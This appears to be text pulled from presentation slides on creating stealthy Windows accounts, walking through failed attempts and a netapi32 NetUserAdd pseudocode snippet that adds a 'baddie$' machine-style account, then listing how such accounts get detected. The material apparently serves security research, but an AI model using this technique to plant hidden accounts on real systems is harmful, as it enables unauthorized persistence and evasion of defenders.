
SCENARIO #2: ADD USER \$




SCENARIO #2: ADD USER \$



SCENARIO #2: ADD USER \$



SCENARIO #2: ADD USER \$



ACCOUNT CREATION SCENARIOS

- ~~Scenario 1: Add user FAIL!~~
- ~~Scenario 2: Add user with \$ FAIL!~~
- Scenario 3: Add machine account (netapi32)

ACCOUNT CREATION SCENARIOS

- ~~Scenario 1: Add user FAIL!~~
- ~~Scenario 2: Add user with \$ FAIL!~~
- Scenario 3: Add machine account (netapi32)

SCENARIO #3: NETAPI32



```
C:\WINDOWS\system32\cmd.exe - _ X  
C:\>baddie.exe
```




```
USER_INFO_1 baddieInfo {  
    usri1_name = baddie$  
    ...  
    usri1_priv = 1  
    usr1_flags = 0x1000  
}  
netapi32::NetUserAdd(baddieInfo)
```


SCENARIO #3: NETAPI32




SCENARIO #3: NETAPI32



SCENARIO #3: NETAPI32



SCENARIO #3: NETAPI32



WHAT IS WRONG?

- The **baddie** account is detected:
 - When created (Windows Events, API Call Sequence Analysis)
 - After its creation (User Management Applications)


WHAT IS WRONG?

- The **baddie** account is detected:
 - When created (Windows Events, API Call Sequence)
 - After its creation (User Management Applications)
- The account **needs** to be added to an administrative group (e.g. **Administrators**)


WHAT IS WRONG?


- The **baddie** account is detected:
 - When created (Windows Events, API Call Sequence)
 - After its creation (User Management Applications)
- The account **needs** to be added to an administrative group (e.g. **Administrators**)
- The **Win32 API** impedes to modify all account attributes **freely**


WHAT CAN WE DO?

